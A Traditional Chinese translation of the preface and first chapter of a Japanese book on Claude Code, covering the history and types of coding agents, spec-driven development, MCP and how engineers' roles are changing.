

實踐 Claude Code 入門

實踐 Claude Code 入門

在現場活用的 AI 程式設計思考法

西見公宏、吉田真吾、大嶋勇樹 著

繁體中文翻譯版（台灣資訊用語）

原書：技術評論社，2026 年 1 月

※ 本翻譯供個人學習使用，程式碼、指令、專有名詞、URL 保留原文。

前言

本書是一本「從 Claude Code 的基本用法開始、透過精通規格驅動開發（Spec-Driven Development），解說如何整合大型語言模型（LLM）與軟體工程」的書，讀完便能實務活用 Claude Code。以 Claude Code 為首的各種程式設計代理（Coding Agent），並非單純「像魔法般生成程式碼的 AI 功能」。它們是「藉由 LLM 的高度推論能力，把軟體開發中『精煉需求 → 擬定達成計畫 → 執行任務 → 驗證執行結果』這一連串作業，加以效率化、最佳化與自動化」的工具。

作者把程式設計代理視為「從『工具使用 AI 的工作流程時代』轉換到『AI 使用工具的代理時代』」的代表性 AI 產品。在「於聊天或工作流程內部使用 AI」的架構下，一連串控制需由人類事先設想並建構；相較之下，代理是 AI 持續迴圈、推論適切任務、反覆選擇與執行工具。本書處理的 Claude Code，核心在於它是「以程式設計代理的形式，執行這套強力機制的框架」。

因此，程式設計代理的用途不限於軟體開發，也是能自動化文字分析與各式電腦處理的通用代理，可說是 AI 活用之高速原型製作（prototyping）的最佳工具。本書解說 Claude Code 的基本用法與 MCP（Model Context Protocol）的活用，並透過實踐規格驅動開發的具體步驟，理解「該以什麼工程、手順使用 Claude Code 來達成想做之物」；在此之上，解說以 Claude Code Action 自動化審查、以及更深入理解 Claude Code 的運作原理，並以規格驅動開發為題材，解說「把開發流程機制化」的思維。

本書的目標

讀完本書時，你將習得以下技能：

自在運用 Claude Code——Claude 的便利功能與以 MCP 擴充工具的方法；以 Claude Code 具體執行「想新做的軟體、想新增/改善的既有功能」的規格驅動開發；以及與 Claude Code 互動時讓任務依意圖執行的「適切下指示的方法」。

在實務做出成果——本書不只是工具解說書，能讓你理解「從零開發應用程式時實際發生的課題該如何因應」：需求規格書的製作、設計階段（架構/API/資料庫設計）、實作階段（與 Claude Code 協作生成與審查程式碼）。

與 AI 協作的新工作流程——體驗 AI 時代的軟體工程，獲得今後 IT 工程師必備的 AI 活用技能：高速上手與持續審查、規格驅動開發、高速疑難排解。

對象讀者與前提知識

本書對象：想提升開發生產力的軟體工程師、想為團隊導入 AI 工具的技術主管、想理解「活用 AI 之開發流程」的產品經理。前提知識：具備某種程式語言的開發經驗（建議 1 年以上）、Web 開發基礎（HTML/CSS/JavaScript）、命令列操作、Git/GitHub 的版本控制基本概念。書中會出現 Python、

TypeScript 的原始碼，但現階段不需要對它們有深入知識——透過與 Claude Code 一同實踐本書的範例程式碼與提示，便能邊加深理解邊閱讀。

本書的閱讀方式與全書目次

本書為了讓你實務習得 Claude Code，構成如下（**第 1 部：基礎**＝第 1～5 章；**第 2 部：理解運作原理、把開發流程機制化**＝第 6～9 章）：

- **第 1 章**：理解程式設計代理的概要與歷史，理解本書「與軟體工程整合」的意義。
- **第 2 章**：理解 Claude Code 的基本功能。
- **第 3 章**：理解擴充 Claude Code 能力的 MCP。
- **第 4 章**：邊實際體驗邊理解規格驅動開發。
- **第 5 章**：理解在 GitHub 上推進開發流程時、可用於審查自動化的 Claude Code Action。
- **第 6 章**：把 Claude Code 理解為 AI 代理，掌握活用時面臨的三個課題。
- **第 7 章**：理解針對「記憶極限、指示追從性、外部連動」三課題的解決策。
- **第 8 章**：學習以斜線指令、技能、子代理把規格驅動開發機制化。
- **第 9 章**：學習以無頭模式自動執行、並改善與發展機制。
- **附錄**：各服務設定步驟（Amazon Bedrock、GitHub CLI）、Anthropic 公司概要與合規/法務規約。

學習建議：① **動手做**（不只讀解說，邊用 Claude Code 邊進行學習效果更佳）；② **從小開始**（先從簡單任務試起，逐一追加流程、功能、觀點）；③ **從失敗學習**（即使照書進行，AI 生成的程式碼也未必如說明/期待，本書盡量網羅性地解說程式設計代理的原理原則，請好好思考並實踐到符合期待為止）；④ **留下紀錄**（記下有效的提示與解法，回顧「什麼協作方式會讓自己應付不來、產生非預期結果」）。

第 1 章 將 Claude Code 整合進軟體工程

吉田真吾

本章說明何謂程式設計代理（Coding Agent）、它的演進歷史，以及 Claude Code 的特徵與強項，並進一步釐清：在程式設計代理出現之後，軟體工程師的工作會如何改變。透過運用 Claude Code，我們會發現自己採取的不再是「對 AI 下指令然後祈禱結果正確」的做法，而是把 AI 整合進我們長年累積下來的軟體開發方法論之中。

1.1 什麼是程式設計代理

AI 代理的基本概念

所謂 AI 代理（AI Agent），是指針對指定的目標，能夠自主行動以追求達成的系統。它與傳統軟體最大的差別在於：即使人類沒有逐步指示詳細步驟，AI 也能自行推論出具體步驟並採取行動。

文件撰寫、客戶服務、程式設計等大量的知識型工作，正逐漸被 AI 代理重新建構。其中，程式設計代理可說是自大型語言模型（LLM）問世以來，普及速度最快的 AI 代理代表性應用情境。

程式設計代理的特徵

程式設計代理具備以下能力：

- **以自然語言理解需求**：能從「幫我加上使用者驗證功能」這類模糊指示中，理解使用者想實現什麼。
- **自主拆解任務**：把交辦的大目標拆解成可執行的小任務。
- **產生與修改程式碼**：在維持一致性的前提下，產生或變更跨多個檔案的程式碼。
- **使用工具**：依需要自主操作 Git、npm、資料庫等開發工具（包含工具的選擇能力與執行能力）。
- **處理錯誤**：檢視執行結果，若有錯誤便自我修正。

為什麼程式設計代理在此刻備受矚目

近年來，隨著 LLM 的飛躍式進步，程式設計代理的實用性大幅提升，到了 2025 年更是一口氣滲透到眾多開發現場。其背景有四項因素。

1. LLM 與程式設計代理的技術進步

- **推論效能提升**：Claude 4、GPT-5 等最新 LLM 能逐步解決複雜問題。
- **長文脈支援**：能理解數十萬 token 的脈絡，得以處理大型程式碼庫（codebase）。

- **工具使用能力**：模型能適切選擇並執行 API 與命令列工具的能力提升。

2. 軟體需求增加與工程師短缺趨勢持續

儘管軟體需求持續增加，卻必須以更少人力發揮高生產力；程式設計代理因而被期待成為精簡菁英團隊中一名優秀工程師般的存在。

- **工程師招募困難**：優秀工程師的爭奪戰日益激烈。
- **人事成本攀升**：尤其是資深工程師的人事費用不斷上漲。

3. AI 在社會層面被接受

此外，運用 AI 的經營策略已趨於普遍，AI 愈來愈被定位為企業競爭力的來源。

- **對 AI 的接受度**：以 IT 產業為首，許多產業都已把與 AI 協作視為理所當然。
- **遠距工作普及**：在非同步、自主的工作型態中，搭載 AI 的溝通工具、會議工具、作業工具已普及並固定下來。
- **世代交替**：AI 原生（AI-native）的年輕工程師日益增加。

4. 「軟體開發」這項工作本身易於評估產出的特性

此外，軟體開發相較於其他業務，還有一項特徵：AI 的產出結果比較容易評估。

- **產出明確**：能立刻判斷「跑得動／跑不動」。
- **小循環**：以測試與驗證來確保品質的機制。
- **效益容易親身感受**：在日常工作中能很快感受到導入的效果。

基於上述背景，企業全面推動導入程式設計代理的案例正不斷增加。

1.2 程式設計代理的演進歷史

2025 年被稱為「AI 代理元年」，其中又以程式設計代理的普及最為亮眼。回顧至今主要的程式設計代理產品，可以看到以下趨勢。

GitHub Copilot 登場（2021 年）

2021 年 6 月，GitHub 推出了運用 OpenAI Codex 的產品 GitHub Copilot，以技術預覽（Technical Preview）形式釋出。不過，當時它並未具備現今 GitHub Copilot 的所有功能，最初主要是程式碼補全與函式層級的程式碼生成。

在這個時間點，程式設計代理還不像現在這樣具備從零徹底改變軟體開發的衝擊力，影響仍屬有限。



圖 1.1 GitHub Copilot 釋出時的公告 (<https://x.com/github/status/140988315633879300>)

Cursor 登場 (2023 年)

2023 年，Cursor 問世，讓程式設計代理的概念一口氣翻轉，接近現今的樣貌。Cursor 以 Visual Studio Code 的開源版本 Code - OSS 為基礎進行分支（fork），並內建了結合 AI 功能的對話面板等。它幾乎原封不動地保留了工程師熟悉的 IDE 體驗，同時搭載了與 GPT、Claude 等 AI 模型協作的功能，能順暢上手，因而迅速普及。

它能理解整個儲存庫（repository）來進行說明或調查、在維持一致性的前提下編輯跨多檔案的變更內容，也能定義專案規則讓 AI 遵循指示。那種彷彿與同事一起開發、能依照意圖推進開發的體驗，獲得了很高的評價。Cursor 公司本身僅憑寥寥數人就取得了爆發性的使用者規模，這也成為 AI 時代新創特徵的話題。




圖 1.2 Cursor 釋出初期的到達頁面（landing page）

注 1： <https://techcrunch.com/2023/10/11/anysphere-raises-8m-from-openai-to-build-an-ai-powered-ide>

Devin 登場（2024 年）

2024 年 3 月，Cognition AI 發表的 Devin，以「全球首位完全自主的 AI 軟體工程師」成為話題。Cursor 以 IDE 作為與使用者互動的介面，而 Devin 則以 Web 或 Slack 作為介面與觸發點。正因如此，相較於在 IDE 中互動，它能像把耗時很長的任務交給同事工程師一樣地使用，因而廣受好評。

一般公開之初，除了每月最低需收費 500 美元的方案外，後來又新增了小額、20 美元起跳即可使用的方案，使得不只企業、連個人也更容易使用，普及度因而提升。




圖 1.3 Devin 發表時的預覽 UI (<https://www.youtube.com/watch?v=fjHtjT7GO1c>)

Claude Code 登場與 Max 方案的衝擊（2025 年）

2025 年 2 月 24 日以研究預覽（research preview）形式公開的 Claude Code，最初是一款以 Claude Sonnet 3.7 為主的 CLI（命令列介面）工具，悄然誕生並逐漸累積人氣。隨後在 2025 年 5 月，隨著 Claude 4 系列（Opus、Sonnet）的釋出而正式推出。它能享受到 Claude 4 系列壓倒性的高效能、即使用 Claude Sonnet 3.7 也能發揮足夠效能，加上是一款便於在背景執行、能在一定程度上非同步與平行執行的 CLI 等特徵，因而廣受好評。

Claude Code 的特徵在於：除了以具備高度推論能力的 Claude 系列為基礎之外，還能透過 CLI 使用，具備與 Cursor 這類 IDE 不同的強項。能適切拆解複雜任務並逐步執行的深度推論能力，以及運用內建工具與 MCP 的擴充性，這些雖是共通之處，但「便於在背景非同步、平行執行」這一點，特別受到想提升開發生產力的工程師喜愛。

同時期，Claude 也發表了 Claude Max 方案（每月 100 美元或 200 美元），這項訂閱不僅適用於 AI 對話服務 Claude.ai，也適用於 Claude Code，使開發者得以在 Claude Code 上幾乎無限制地使用 Claude 系列。如此一來，即使是大型專案，也能在不必擔心 token 消耗量的環境下使用。

之後，Cursor 也同樣推出了相當於 Pro 方案 20 倍用量的訂閱方案 Ultra。實際上，基於供應方的容量與合理使用（fair use）的考量，內部仍設有使用上限與速率限制（rate limit），其門檻會依時期而強化或放寬。但在一般預期的使用方式下，實質上可視為無限制使用，因此這些程式設計代理獲得極高人氣並持續成長。



圖 1.4 Claude Code 發表時的 research preview (<https://www.anthropic.com/news/claude-3-7-sonnet>)

程式設計代理的類型

如前所述，若依使用形態與自主性的層級重新整理，程式設計代理可分為以下四種類型。

1. 程式碼補全型

代表例是 2021 年登場的 GitHub Copilot。其特徵是在編輯器內即時行內 (inline) 提示的程式碼補全與函式程式碼建議，主要用於單一檔案內函式層級的程式碼生成。在開發工作中它被當作程式碼補全的延伸來使用，主導權終究仍在人類手上。即便如此，不必離開要修改的程式碼位置，只要把想實現的處理寫成註解，它就會連同適切的函式名稱一起建議程式碼——這種體驗便利性非常高。

現今的 GitHub Copilot 已進化為接下來要介紹的 IDE 整合型，純粹的補全型已不復存在。當年的 GitHub Copilot 是程式設計代理歷史性的第一步，是重要的遺產。

2. IDE 整合型

代表例有 Cursor、Visual Studio Code + GitHub Copilot、Windsurf、TRAIE 等。其特徵是把與 AI 的對話介面整合進 IDE，能透過互動式的開發流程理解整個專案的脈絡，並進行跨多檔案的編輯。因此使用者能一邊綜覽整個儲存庫，一邊進行設計討論、修 bug、重構、程式碼審查等各種日常開發工作。

最大的魅力在於：在熟悉的 IDE 環境中，幾乎不必大幅改變平常的開發流程，就能無縫地與 AI 協作。

2025 年 11 月 18 日，Google 配合 Gemini 3 的釋出，推出了名為 Antigravity 的 IDE 整合型程式設計代理。這款 IDE 在具備與其他既有 IDE 整合型程式設計代理類似功能的同時，也加入了 Google 特有的功能強化：標準內建瀏覽器測試與截圖功能，並能視需要與 Chrome 瀏覽器連動。此外，在本書所介紹的 Claude Code 與規格驅動開發中，作業內容與對話歷史必須明確寫入記憶檔，下次作業時也需確認任

務清單的進度、重新執行未完成的任務；而 Antigravity 的工作區（workspace）功能則具備可直接保存作業中的對話歷史與製作中檔案的能力。由此可見，這個領域正以數月為單位，持續演進並改變著我們的開發習慣。

3. CLI 型

代表例有 Claude Code、Gemini CLI、Codex CLI。由於以終端機為基礎運作，較容易實現耗時且複雜任務的非同步與平行執行，也容易與 CI/CD 流水線（pipeline）整合，自動化各種任務。

它的魅力在於用途廣泛：文件生成、複雜重構、功能新增、測試自動生成與修 bug、在 CI/CD 環境中自動進行審查與建立 Pull Request 等。例如 Gemini CLI 把自己描述為開源且 AI 優先（AI-first）的代理；CLI 型程式設計代理不僅能用於程式設計，也能作為通用代理執行廣泛的指示，例如文字分析、研究調查、運用 MCP 的各種任務，而且能輕鬆建構出在雲端分散式環境上執行的使用方式。

4. 遠端型

代表例是 Devin。即使手邊沒有 IDE 或 CLI 這類開發環境，也能透過 Web、Slack 等平常使用的介面互動；委託開發內容後，無論作業多耗時，都能離開電腦把工作交付出去，這是它的優點。雖然仍需要設計能提高任務完成率的指示內容、整備開發規則、檢查產出品質等，但那種彷彿把工作完全非同步地交給同事的便利性，可說是今後對人類生產力最被看好的形式。

功能持續融合

雖然以上列舉了四種類型，但許多程式設計代理在初期以某種特定介面釋出後，都陸續追加了 IDE 整合功能、CLI、Web 或 Slack 整合功能，因此各陣營都朝著「以多種形態提供」的方向發展。可以預期，不久之後與其說是「類型」，不如整理成「所支援的功能性」這個層級會更恰當。

1.3 Claude Code 的特徵與強項

本書基於以下特徵，將 Claude Code 視為最優秀的程式設計代理之一，並推薦它作為一款從初次使用程式設計代理的人、到專業活用者都能長久使用的工具。

- **CLI 的便利性**：能自主執行，在實務上很方便。
- **由模型供應商推出的產品**：能以第一方（1st party）身分使用目前程式碼生成品質最高的模型系列之一——Claude 系列。
- **與規格驅動開發的高度契合**：能把從理解規格到生成程式碼的一致流程內建進來。
- **高擴充性**：不只內建工具，還透過 MCP 實現了高擴充性。此外也提供 IDE 整合、GitHub Actions 整合、Web/Slack 整合，因此只要學會 Claude Code，就能體驗到程式設計代理的全部樣貌。
- **龐大的使用者社群**：上述特徵與強項，Codex CLI（OpenAI）、Gemini CLI（Google）也大致都能滿足，但 Claude Code 特別因為使用者規模龐大，其活用方法不限官方、還有大量文章與書籍，

能讓人毫不迷惘地推進活用。每當有新功能釋出，隔天就會有許多解說文章問世，因此使用者很容易理解「這個新功能好在哪、要怎麼用才好」。

Claude Code 的三大強項

藉由整合 Claude 系列，Claude Code 具備與既有軟體工程流程高度契合的規格驅動開發整合性、優異的任務拆解能力，以及廣泛的擴充性。

1. 對規格驅動開發的適性

Claude Code 能深入理解產品需求規格書與設計文件，並落實到機能規格、架構設計等設計文件，再從機能規格落實到所需的測試規格書，並依機能規格與測試內容撰寫應有的實作——能從上層文件一貫地執行後續任務。各工程的作業不只由人類驗證，連驗證作業本身也運用 Claude Code，便能有效提升一連串作業的品質。

產品需求規格書製作 → 設計文件製作 → 測試規格製作 → 實作 → 驗證



在這個流程中，Claude Code 會執行以下作業：

1. **製作產品需求規格書**：一邊與使用者互動，一邊把需求與要件具體化。
2. **由產品需求規格書展開設計**：把要件轉換為技術設計。
3. **由設計生成測試規格與測試程式碼**：支援測試驅動開發（TDD）。
4. **生成具一致性的實作**：產生跨多檔案且能正確運作的程式碼。
5. **進行審查與改善**：針對生成的程式碼回饋品質，加以改善與提升。

第 4 章將實際學習這套手法。

COLUMN | 什麼是規格驅動開發

規格驅動開發（Spec-Driven Development，SDD；亦稱規格驅動／仕様驅動開發）（注 2）是一種把規格書當作「可信賴的資訊來源（single source of truth）」，將程式碼生成交付給程式設計代理的開發手法。傳統軟體開發雖然也以規格書為準推進實作，但常常因為實作時的限制或規格瑕疵被擱置、程式碼持續往前寫，使得程式碼變成了「真正的依據」，導致實作的「意圖」在文件上流失。規格驅動開發則把規格書始終視為最新且正確的共識文件，藉此讓 AI 與人類都能更容易理解所要打造之物的意圖，實現良好的開發體驗。

2025 年 10 月，ThoughtWorks 公司的 Technology Radar vol.33 首度將其納入，列為 Assess（評估階段）。其中把規格驅動開發定義為「從結構化的機能規格出發，將其細分並落實為解決方案與任務的工作流程」（注 3）。

文件結構會因實現 SDD 的工具而仍有差異，但大致都會把「需求規格」「設計」「為實現而拆出的任務」等文件化，一邊與使用者審查、一邊推進共識，之後才實際進行實作。

本書的文件結構參考了 AWS 推出的 Kiro（注 4）的組成，詳細將在第 4 章說明。

注 2：<https://github.blog/ai-and-ml/generative-ai/spec-driven-development-with-ai-get-started-with-a-new-open-source-toolkit/> 注 3：<https://www.thoughtworks.com/radar/techniques/spec-driven-development> 注 4：<https://kiro.dev/>

2. 任務拆解能力

在上述工程中，Claude Code 能把複雜需求拆解成如下可執行的小任務。

例：對於「幫我加上電商網站的金流功能」這項委託，Claude Code 的任務拆解如下：

1. 設定金流供應商（Stripe）的 API 金鑰
2. 在資料庫新增金流資訊資料表
3. 建立金流模型與遷移（migration）
4. 實作金流 API 端點（endpoint）
5. 建立前端的付款表單
6. 錯誤處理與記錄（logging）
7. 實作金流測試
8. 更新文件

由於各任務都能獨立驗證、可分階段推進，使用者便能細緻地確認作業進度，以小步快跑的方式轉動回饋迴圈，在充分可控的範圍內推進開發。

3. 從內建工具到 MCP 的廣泛擴充性

MCP（Model Context Protocol）是一套讓基於 LLM 的 AI 應用程式得以使用外部工具與 API 的機制。透過 MCP，例如可實現以下事項：

- 存取資料庫
- 與 Slack、GitHub 的 API 連動
- 與內部工具整合
- 新增自訂工具

MCP 的細節將在第 3 章深入探討。

1.4 軟體工程師的工作會如何改變

「程式設計代理出現之後，軟體工程師的工作會不會消失？」這是經常被問到的問題。先講結論：較務實的看法是——工作的內容會改變，但不會消失。

抽象化層級的歷史性演進

舉例來說，回顧至今軟體工程師的程式設計歷史，會發現抽象化層級隨著典範轉移（paradigm shift）而階段性地不斷提升。

表 1.1 抽象化層級的演進與工程師的角色

時代	技術	工程師的角色
1950 年代	機器語言、組合語言的實作	直接控制硬體的程式設計
1970 年代	C 語言等的出現	以高階語言進行系統程式設計
1990 年代	Java 等物件導向	以物件導向進行抽象化程式設計
2020 年代	程式設計代理	在需求定義、設計、驗證中與 AI 協作

在每個階段都曾有人說「程式設計師將不再被需要」，但實際上只是轉而投入更高層次的問題而已。

AI 難以解決的事

筆者群正協助從小型新創開發團隊到大型 SIer（系統整合商），導入並落實 Claude Code 等程式設計代理。程式設計代理雖然強大，但下列業務仍被視為人類較擅長、性價比較佳的領域；我們每日協助的，正是人與 AI 在協作與分工上的順暢整合：

- **發掘商業問題、探索商業需求**：填補「使用者所處的問題」與「真正需要的解決方案」之間落差的工作。
- **評估商業價值**：判斷該做什麼、以及為什麼不該做某件事。
- **架構決策**：理解取捨（trade-off），選定適切的技術。
- **品質管理**：評估 AI 生成並驗證的程式碼是否妥當。
- **團隊協作**：溝通規劃、指導（mentoring）、文化與規則的養成。

「會的人」變得「更會」的結構

在活用程式設計代理時，藉由整理具體需求、事先整備規則、在審查中取得具體回饋，便更容易生成符合期待值的高品質程式碼。

這樣的好處，對於既有設計力、審查力俱佳，又擅長把它們化為對 AI 的具體指示與回饋的人而言，會像乘法一樣被放大槓桿（leverage）。

其結果是，擅長運用 AI 槓桿的工程師與不擅長者之間，生產力差距有擴大的傾向，這點難以否認。

因此，今後想成為優秀工程師的人，為了站到「擅長運用 AI 槓桿」的那一側，充分活用 AI、以最短路徑提升技能就變得很重要。

今後被要求的技能

AI 時代的工程師，下列技能將變得重要：

- **對技術變化的快速學習能力**：能適應急速的技術變化，持續學習、實踐的能力。
- **AI 協作技能**：能運用 AI、依期望控制其輸出，並正確評估與回饋的能力；以及能把與 AI 的協作本身設計得更好的技能。
- **系統思考與設計思考**：以系統思考、設計思考來思考經營與整體商業，在整體事業活動中循環地創造成果的能力。

運用程式設計代理之後，連帶改變了學習方式：傳統程式語言學習在初學階段那種逐功能「抄寫程式 → 確認運作 → 理解並實踐」的做法也會改變。例如可以讓 AI 實作數十行程式碼、請它解說運作原理，一邊發問釐清疑點、一邊理解，採取互動式的「實作＋解說」學習法。又或者讓 AI 故意埋入幾個典型 bug，從發生的錯誤去理解運作原理，採用測驗（quiz）形式的學習法——你能以較少的勞力，自行創造出有趣、互動且高速的學習法。

即使程式設計代理能縮短實作程式碼的時間，引導商業邁向成功的本質性做法並不會改變。發掘使用者真正的需求、在適切的市場時機把它做成人人皆可使用的形式並交付價值——這永遠是人類重要的角色。

1.5 本章小結

本章理解了程式設計代理的概要，以及 Claude Code 所實現的新軟體工程方向。

當前，我們正站在軟體開發的重大轉折點上。程式設計代理不只是單純的程式碼生成工具。一個在軟體工程全工程中與 AI 協作的時代已然到來。

本章學到的核心有以下三點：

1. **程式設計代理是能最大限度引出 LLM 能力、用於軟體開發的 AI 代理**。開發者不再只靠人類開發，而是會與程式設計代理協作。
2. **以規格驅動開發，確實實現想打造之物**。Claude Code 能一貫支援「產品需求規格書 → 設計文件 → 測試規格 → 實作 → 驗證」這個循環。第 4 章將實際逐步體驗。
3. **工程師的角色將朝「更高層次的問題解決」移動**。當 AI 承擔大部分實作，工程師便能專注於需求定義、架構決策、商業價值評估等更本質的課題。

準備好了嗎？那麼，從第 2 章起，就讓我們實際安裝 Claude Code 並動手實踐吧。

第 2 章 Claude Code 的基礎

大嶋勇樹

本章作為 Claude Code 的基礎，說明開始使用 Claude Code 所需的最低限度基礎知識，涵蓋 Claude Code 的概要、收費方案、安裝設定方法，以及基本用法。

2.1 Claude Code 的概要

什麼是 Claude Code

Claude Code 是 Claude 的開發商 Anthropic 所公開的程式設計代理。它以 `claude` 指令啟動，可在終端機上一邊對話一邊請它寫程式。

